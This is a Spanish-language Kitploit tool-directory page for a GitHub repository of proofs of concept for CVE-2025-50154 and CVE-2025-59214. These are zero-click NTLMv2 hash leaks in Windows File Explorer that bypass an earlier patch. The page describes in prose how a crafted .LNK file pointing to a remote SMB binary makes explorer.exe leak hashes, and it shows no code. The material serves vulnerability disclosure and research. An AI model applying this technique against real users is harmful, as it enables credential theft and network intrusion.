

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-50154 — POCs para CVE-2025-50154 y CVE-2025-59214, vulnerabilidades de día cero en el Explorador de archivos de Windows que divulgan NTLMv2-SSP sin interacción del usuario. Es un bypass del Parche de seguridad CVE-2025-24054. | Kitploit
Herramientas/GitHubGitHub/rubenformation/cve-2025-50154
Análisis de VulnerabilidadesExplotaciónMovimiento LateralAprendizaje y Educación
GitHubrubenformation/cve-2025-50154

CVE-2025-50154

POCs para CVE-2025-50154 y CVE-2025-59214, vulnerabilidades de día cero en el Explorador de archivos de Windows que divulgan NTLMv2-SSP sin interacción del usuario. Es un bypass del Parche de seguridad CVE-2025-24054.

Ver Repositorio
Sitio web
551590hace 1 añoRevisado por Kitploit
Compartir

CVE-2025-50154, CVE-2025-59214

Divulgación de hash NTLMv2-SSP de cero clics en el Explorador de archivos de Windows

Por Ruben Enkaoua y Cymulate

Primer blog: Zero Click, One NTLM: Bypass del parche de seguridad de Microsoft (CVE-2025-50154)

Segundo blog: Parcheado dos veces, aún se puede omitir: Nueva fuga de NTLM (Bypass del parche CVE-2025-50154)

Descripción


Aunque Microsoft publicó una actualización de seguridad que abordaba una vulnerabilidad de divulgación de hash NTLM basada en iconos, descubrí un bypass que todavía permite a un atacante obtener hashes NTLMv2-SSP sin interacción del usuario.

La vulnerabilidad original, parcheada recientemente, era una divulgación de hash NTLM de 0 clics activada cuando explorer.exe representaba el icono de un archivo de acceso directo .LNK cuyo icono estaba alojado en un servidor SMB remoto.
Después del parche, explorer.exe ya no carga iconos desde rutas SMB remotas, lo que impide la divulgación automática de hashes NTLM.

Actualización: El parche para CVE-2025-50154 no funcionó en absoluto. Lo reportamos y se asignó un nuevo CVE a la vulnerabilidad: CVE-2025-59214. El POC es relevante para ambos CVE.

Al crear un archivo .LNK con:

  • Icono predeterminado de shell32.dll
  • Ruta de destino que apunta a un archivo binario alojado en SMB remoto

El proceso explorer.exe aún obtendrá el archivo remoto para extraer el icono PE de sus recursos RT_GROUP_ICON y RT_ICON.
